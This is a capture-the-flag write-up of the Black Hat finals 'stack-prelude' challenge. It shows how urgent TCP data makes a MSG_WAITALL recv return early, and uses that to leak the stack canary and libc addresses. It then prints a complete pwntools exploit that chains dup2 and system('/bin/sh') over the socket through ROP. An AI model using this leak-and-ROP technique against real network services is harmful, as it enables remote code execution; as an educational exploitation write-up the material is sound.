TL;DR
You can make recv(cfd, buf, n, MSG_WAITALL) return early by sending a TCP packet with the URG flag enabled. This allows you to specify a large value of n while giving it less data and sending the packet to make recv() return early. When send(cfd, buf, n, 0) executes, it still transmits the large number of bytes (including uninitialized memory), leaking memory addresses and the stack canary, which enables you to exploit the buffer overflow.
Examining the provided files
Looking at the provided files we have the challenge binary, it’s source code and some docker config files.
$ ls -la
total 44
drwxrwxr-x 2 kali kali  4096 Dec  4 03:12 .
drwxrwxr-x 5 kali kali  4096 Dec  4 03:11 ..
-rwxrw-rw- 1 kali kali 16480 Dec  1 14:57 chall
-rwxrw-rw- 1 kali kali   117 Dec  1 14:57 compose.yml
-rwxrw-rw- 1 kali kali   293 Dec  1 14:57 Dockerfile
-rwxrw-rw- 1 kali kali  1236 Dec  1 14:57 main.c
-rwxrw-rw- 1 kali kali    56 Dec  1 14:57 run
The challenge binary is 64-bit, dynamically linked file with all protections enabled.
$ file chall | tr ',' '\n'
chall: ELF 64-bit LSB pie executable
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 BuildID[sha1]=98066cd54d88d653787047257b5610474db51430
 for GNU/Linux 3.2.0
 not stripped

$ pwn checksec chall
[*] '/home/kali/blackhat-finals/stack-prelude/chall'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
Patching the binary
The challenge files don’t include libc.so.6, but docker config files are provided. We can use these to spin up the container and extract the exact libc and loader (ld-linux-x86-64.so.2) used on the remote server, then patch our local binary with them.
$ docker compose up --build
In another terminal:
$ docker ps
CONTAINER ID   IMAGE                              COMMAND                   CREATED         STATUS         PORTS                                       NAMES
da326410cdea   stack-prelude-stack-prelude-dist   "/bin/sh -c \"/app/ru…"   6 seconds ago   Up 3 seconds   0.0.0.0:5000->5000/tcp, :::5000->5000/tcp   stack-prelude-stack-prelude-dist-1

$ docker cp da326410cdea:/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 ld-linux-x86-64.so.2
Successfully copied 239kB to /home/kali/blackhat-finals/stack-prelude/ld-linux-x86-64.so.2

$ docker cp da326410cdea:/lib/x86_64-linux-gnu/libc.so.6 libc.so.6
Successfully copied 2.13MB to /home/kali/blackhat-finals/stack-prelude/libc.so.6
Now that we have all the files we need we can patch the binary to use the libc and ld we just copied from the docker.
$ patchelf --set-interpreter ./ld-linux-x86-64.so.2  --set-rpath . ./chall
$ ldd ./chall
        linux-vdso.so.1 (0x00007f1ffd418000)
        libc.so.6 => ./libc.so.6 (0x00007f1ffd000000)
        ./ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.2 (0x00007f1ffd41a000)
Examining the source code
Looking at the main.c file we can see that main() setups a listner on port 31337/argv[1] and after the first connection enters into a while loop.
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char **argv) {
  struct sockaddr_in cli, addr = {0};
  socklen_t clen;
  int cfd, sfd = -1, yes = 1;
  ssize_t n;
  char buf[0x100];
  unsigned short port = argc < 2 ? 31337 : atoi(argv[1]);

  // listner setup
  if ((sfd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket");
    goto err;
  }

  if (setsockopt(sfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(yes)) < 0) {
    perror("setsockopt(SO_REUSEADDR)");
    goto err;
  }

  addr.sin_family = AF_INET;
  addr.sin_addr.s_addr = htonl(INADDR_ANY);
  addr.sin_port = htons(port);

  if (bind(sfd, (struct sockaddr*)&addr, sizeof(addr)) < 0) {
    perror("bind");
    goto err;
  }

  if (listen(sfd, 1) < 0) {
    perror("listen");
    goto err;
  }

  clen = sizeof(cli);
  if ((cfd = accept(sfd, (struct sockaddr*)&cli, &clen)) < 0) {
    perror("accept");
    goto err;
  }

  while (1) {
    n = 0;
    recv(cfd, &n, sizeof(ssize_t), MSG_WAITALL);
    if (n <= 0 || n >= 0x200)
      break;

    recv(cfd, buf, n, MSG_WAITALL);
    send(cfd, buf, n, 0);
  }

  return 0;

err:
  if (sfd >= 0) close(sfd);
  return 1;
}
After entering the while loop, the main() function takes a number n which can be <= 0 or >= 0x200. It then reads n bytes into the buffer buf using recv() with the MSG_WAITALL flag, meaning it waits until exactly n bytes are received before returning, and then echoes them back with send().
We can quickly see a buffer overflow since n can be >= 0x200 while the buffer size is only 0x100.
Exploitation
So we have a buffer overflow, but how do we exploit it without any leaks? We can’t send a large n and provide fewer bytes to make send() leak uninitialized memory, because with MSG_WAITALL, recv() won’t return until it has received all n bytes.
Before jumping into exploitation, let’s look at how we can interact with the program. Since the default port is 31337, we can run the program and try interacting with it using pwntools.
$ for i in $(seq 1 100); do ./chall ; done
Now let’s try to make it echo back some AAAAs:
#!/usr/bin/env python3
from pwn import *

io = remote("localhost", 31337)

data = b"A"*8

io.send(p64(len(data)))
io.send(data)

log.info(io.recv(len(data)).decode())

io.interactive()
What this does is that it sends first of all n which in this case is 8, then sends the actual data, and finally receives the same number of bytes to confirm the echo.

We can see that we get back exactly what we sent.
Now, that we have seen how to interact with the program let’s try to crash it by sending 0x1ff amount of A’s.
#!/usr/bin/env python3
from pwn import *

io = remote("localhost", 31337)

data = b"A"*0x1ff

io.send(p64(len(data)))
io.send(data)

log.info(io.recv(len(data)).decode())
We are not doing io.interactive() here cause once we drop the connection the program breaks out of the while loop and returns.
Running this we can confirm that we get a stack smashing detected cause we are overwriting the canary:

Now let’s cut to the chase and get to the main problem: how are we supposed to get leaks? Well, at this point I got stuck during the competition. I did find one interesting thing in the man pages of recv():
MSG_WAITALL (since Linux 2.2)
      This flag requests that the operation block until the full
      request is satisfied.  However, the call may still return
      less data than requested if a signal is caught, an error or
      disconnect occurs, or the next data to be received is of a
      different type than that returned.  This flag has no effect
      for datagram sockets.
But I couldn’t figure out how to make it return early without shutting down the connection.
Since I wasn’t able to solve this during the competition, I can’t really tell you how I “solved this in five minutes” using some non-existent approach. Instead, we’ll go over the exploit that makes recv() return early, see how it works, and try to understand how we could have approached this.
After the competition ended, upon asking ptr-yudai (the challenge author) said that “you can interrupt recv by sending an URGENT TCP packet.”
Giving this hint and the source code of the challenge to claude gave me this script:
#!/usr/bin/env python3
from pwn import *
import socket

r = remote('localhost', 31337)

r.send(p64(0x1ff))
r.send(b'A'*0x100)

r.sock.send(b'!', socket.MSG_OOB)

r.interactive()
As we can see, running this script returns 0x1ff bytes of data, where the first 0x100 bytes are our As and the remaining bytes are uninitialized memory.
The only thing that changed between our normal interaction and this script that magically makes recv() return early is this line:
r.sock.send(b'!', socket.MSG_OOB)Looking at the man-pages of send(), it sends out of band data on sockets.
MSG_OOB
      Sends out-of-band data on sockets that support this notion
      (e.g., of type SOCK_STREAM); the underlying protocol must
      also support out-of-band data.
Let’s add a pause() statement before the r.sock.send() and analyze the packet in wireshark.
#!/usr/bin/env python3
from pwn import *
import socket

r = remote('localhost', 31337)

r.send(p64(0x1ff))
r.send(b'A'*0x100)

pause()
r.sock.send(b'!', socket.MSG_OOB)

r.interactive()
Run the above script and open up wireshark. Start capturing over the loopback (lo) interface, then press enter in the terminal window. Go back to wireshark and use this filter to parse the relevant traffic being sent to the server:
tcp.dstport == 31337
We can see two packets where the first one stands out because it has interesting flags including PSH, ACK, and URG. The URG flag is particularly notable because of ptr-yudai’s hint that “you can interrupt recv by sending an URGENT TCP packet”.
Looking at the TCP packet structure, we can identify two relevant fields: the flags and the urgent pointer.

We can easily find these fields in our packet. The flags field has the URG flag enabled, and the urgent pointer is set to 1, which corresponds to ! — the character we were trying to send.

Well, enough of packet analysis — let’s jump into why this works and look at the kernel source code. For those of you who want to learn more about urgent TCP packet, you can watch this video.
The main function handling recv() at the tcp protocol level is tcp_recvmsg_locked(). When you call recv() in userspace, the execution flow looks like this:
usercode: recv(...)
   → glibc syscall wrapper
      → kernel: sys_recvfrom / sys_recvmsg
         → socket layer: sock_recvmsg() / ___sys_recvfrom()
            → protocol (TCP) recvmsg → tcp_recvmsg()
               → tcp_recvmsg_locked()
Looking at the source code of tcp_recvmsg_locked() we can see this if statement that breaks out of the do-while loop if the kernel is at urgent data.
    /* Are we at urgent data? Stop if we have read anything or have SIGURG pending. */
    if (unlikely(tp->urg_data) && tp->urg_seq == *seq) {
      if (copied)
        break;
      if (signal_pending(current)) {
        copied = timeo ? sock_intr_errno(timeo) : -EAGAIN;
        break;
      }
    }
So, that’s why if we send urgent-data we can make recv() return early! Now that we have that out of the way let’s get into the real exploitation part.
The buffer is 0x100 bytes, so the canary, rbp, and rip must be after that! Let’s fill the buffer with AAAAs, send a URG packet to make recv() return early, remove the first 0x100 bytes (which are just our AAAAs), and then parse the canary, stack, and libc leaks.
#!/usr/bin/env python3
from pwn import *
import socket

exe  = context.binary = ELF('./chall')
libc = ELF(exe.libc.path)

r = remote('localhost', 31337)

r.send(p64(0x1ff))
r.send(b'A'*0x100)

r.sock.send(b'!', socket.MSG_OOB)

leaks         = r.recv(0x1ff)[0x100:]
stack         = u64(leaks[0:8]) - 0x1f0
canary        = u64(leaks[8:16])
libc.address  = u64(leaks[24:32]) - 0x2a1ca
exe.address   = u64(leaks[56:64]) - exe.sym.main

r.interactive()
Now that we have all the leaks, we can exploit the buffer overflow by overwriting rip with a custom ROP chain!
To understand how the stack frame looks, let’s run the binary in gdb, add a breakpoint on recv(), run the script, and analyze the stack layout when the breakpoint hits.
$ gdb -q ./chall
...SNIP...
pwndbg> disas main
Dump of assembler code for function main:
   0x00000000000012c9 <+0>:     endbr64
...SNIP...
   0x00000000000014f9 <+560>:   mov    ecx,0x100
   0x00000000000014fe <+565>:   mov    edi,eax
   0x0000000000001500 <+567>:   call   0x1110 <recv@plt>
   0x0000000000001505 <+572>:   mov    rax,QWORD PTR [rbp-0x138]
   0x000000000000150c <+579>:   mov    rdx,rax
   0x000000000000150f <+582>:   lea    rsi,[rbp-0x110]
   0x0000000000001516 <+589>:   mov    eax,DWORD PTR [rbp-0x13c]
   0x000000000000151c <+595>:   mov    ecx,0x0
   0x0000000000001521 <+600>:   mov    edi,eax
   0x0000000000001523 <+602>:   call   0x1150 <send@plt>
   0x0000000000001528 <+607>:   jmp    0x149e <main+469>
...SNIP...
pwndbg> b *main+567
Breakpoint 1 at 0x1500
pwndbg> r
Starting program: /home/kali/blackhat-finals/stack-prelude/chall warning: Expected absolute pathname for libpthread in the inferior, but got ./libc.so.6.warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.Breakpoint 1, 0x0000555555555500 in main ()
...SNIP...
 ► 0x555555555500 <main+567>    call   recv@plt                    <recv@plt>
        fd: 4 (socket:[23889025])
        buf: 0x7fffffffdb40 ◂— 0x20f9
        n: 0x1ff
        flags: 0x100
...SNIP...
We can see that our input starts at 0x7fffffffdb40. Now let’s look at the distance of rip and the canary from our input:
pwndbg> dq 0x7fffffffdb40 100
00007fffffffdb40     00000000000020f9 0000000000000002
00007fffffffdb50     0000000000000000 00007fffffffdc18
00007fffffffdb60     00007fffffffdc60 00007ffff7fdeddb
00007fffffffdb70     0000000000000004 0000000000000040
00007fffffffdb80     0000000000300000 000000000000000c
00007fffffffdb90     ffffffffffffffff 0000000000000040
00007fffffffdba0     0000000000000008 0000000000120000
00007fffffffdbb0     0000000000000800 0000000000120000
00007fffffffdbc0     0000000000008000 0000000000300000
00007fffffffdbd0     0000000000300000 0000000000040000
00007fffffffdbe0     0000000000008000 00007fffffffdc18
00007fffffffdbf0     0000008e00000006 0000000000000000
00007fffffffdc00     0000000000000000 0000000000000000
00007fffffffdc10     0000000000000000 0000000000000000
00007fffffffdc20     0000000000000000 0000000000000000
00007fffffffdc30     0000000000000000 00007ffff7fe5af0
00007fffffffdc40     00007fffffffdd30 ad624fce49a85800
00007fffffffdc50     00007fffffffdcf0 00007ffff7c2a1ca
00007fffffffdc60     00007fffffffdca0 00007fffffffdd78
00007fffffffdc70     0000000155554040 00005555555552c9
...SNIP...

pwndbg> i f
Stack level 0, frame at 0x7fffffffdc60:
 rip = 0x555555555500 in main; saved rip = 0x7ffff7c2a1ca
 called by frame at 0x7fffffffdd00
 Arglist at 0x7fffffffdc50, args:
 Locals at 0x7fffffffdc50, Previous frame's sp is 0x7fffffffdc60
 Saved registers:
  rbp at 0x7fffffffdc50, rip at 0x7fffffffdc58
The rip is at a +0x118 offset from the start of our buffer, and the canary is at -0x10 from rip.
So, our payload will look like this:
payload = flat( b"A"*0x100, # buffer p64(0), # padding p64(canary), # canary p64(0), # rbp rop # rip)Now let’s write the rop chain that gives us a shell. First, we’ll duplicate stdout and stdin to the file descriptor of our connection so we can interact with the shell.
rop  = b''

"""
libc.address + 0x10f78b : pop rdi ; ret
libc.address + 0x110a7d : pop rsi ; ret

dup(4, 1)
dup(4, 0)

https://man7.org/linux/man-pages/man2/dup2.2.html
"""
rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(1)
rop += p64(libc.sym.dup2)

rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(0)
rop += p64(libc.sym.dup2)
After this, we just need to do a ret2system:
"""
libc.address + 0x2882f  : ret
libc.address + 0x10f78b : pop rdi ; ret

system("/bin/sh\x00")
"""

rop += p64(libc.address + 0x2882f)
rop += p64(libc.address + 0x10f78b)
rop += p64(next(libc.search(b"/bin/sh\x00")))
rop += p64(libc.sym.system)
So, the whole payload looks like this:
rop  = b''

"""
libc.address + 0x10f78b : pop rdi ; ret
libc.address + 0x110a7d : pop rsi ; ret

dup(4, 1)
dup(4, 0)

https://man7.org/linux/man-pages/man2/dup2.2.html
"""

rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(1)
rop += p64(libc.sym.dup2)

rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(0)
rop += p64(libc.sym.dup2)

"""
libc.address + 0x2882f  : ret
libc.address + 0x10f78b : pop rdi ; ret

system("/bin/sh\x00")
"""

rop += p64(libc.address + 0x2882f)
rop += p64(libc.address + 0x10f78b)
rop += p64(next(libc.search(b"/bin/sh\x00")))
rop += p64(libc.sym.system)

payload = flat(
  b"A"*0x100,                # buffer
  p64(0),                    # padding
  p64(canary),               # canary
  p64(0),                    # rbp
  rop                        # rip
)

r.send(p64(len(payload)))
r.send(payload)
We can just the program return by sending a buffer size greater than or equal to 0x200:
r.send(p64(0x200))After the program returns it will execute our rop chain and give us shell!
$ python3 xpl.py
...SNIP...
[+] Opening connection to localhost on port 31337: Done
[*] Switching to interactive mode
$ ls -la
total 6376
drwxrwxr-x 2 kali kali    4096 Dec  5 10:30 .
drwxrwxr-x 7 kali kali    4096 Dec  4 08:30 ..
-rwxrw-r-- 1 kali kali   24601 Dec  5 09:01 chall
-rwxrw-r-- 1 kali kali     117 Dec  5 09:01 compose.yml
-rwxrw-r-- 1 kali kali     293 Dec  5 09:01 Dockerfile
-rw------- 1 kali kali     212 Dec  5 10:24 .gdb_history
-rwxr-xr-x 1 kali kali  236616 Dec  5 09:01 ld-linux-x86-64.so.2
-rwxr-xr-x 1 kali kali 6229360 Dec  5 09:01 libc.so.6
-rwxrw-r-- 1 kali kali    1236 Dec  5 09:01 main.c
-rwxrw-r-- 1 kali kali      56 Dec  5 09:01 run
-rw-rw-r-- 1 kali kali    1353 Dec  5 10:30 xpl.py
$
[*] Interrupted
[*] Closed connection to localhost port 31337
The full exploit:
#!/usr/bin/env python3
from pwn import *
import socket

exe  = context.binary = ELF('./chall')
libc = ELF(exe.libc.path)

r = remote('localhost', 31337)

r.send(p64(0x1ff))
r.send(b'A'*0x100)

r.sock.send(b'!', socket.MSG_OOB)

leaks         = r.recv(0x1ff)[0x100:]
stack         = u64(leaks[0:8]) - 0x1f0
canary        = u64(leaks[8:16])
libc.address  = u64(leaks[24:32]) - 0x2a1ca
exe.address   = u64(leaks[56:64]) - exe.sym.main

rop  = b''

rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(1)
rop += p64(libc.sym.dup2)

rop += p64(libc.address + 0x10f78b)
rop += p64(4)
rop += p64(libc.address + 0x110a7d)
rop += p64(0)
rop += p64(libc.sym.dup2)

rop += p64(libc.address + 0x2882f)
rop += p64(libc.address + 0x10f78b)
rop += p64(next(libc.search(b"/bin/sh\x00")))
rop += p64(libc.sym.system)

payload = flat(
  b"A"*0x100,                # buffer
  p64(0),                    # padding
  p64(canary),               # canary
  p64(0),                    # rbp
  rop                        # rip
)

r.send(p64(len(payload)))
r.send(payload)

r.send(p64(0x200))
r.clean()
r.interactive()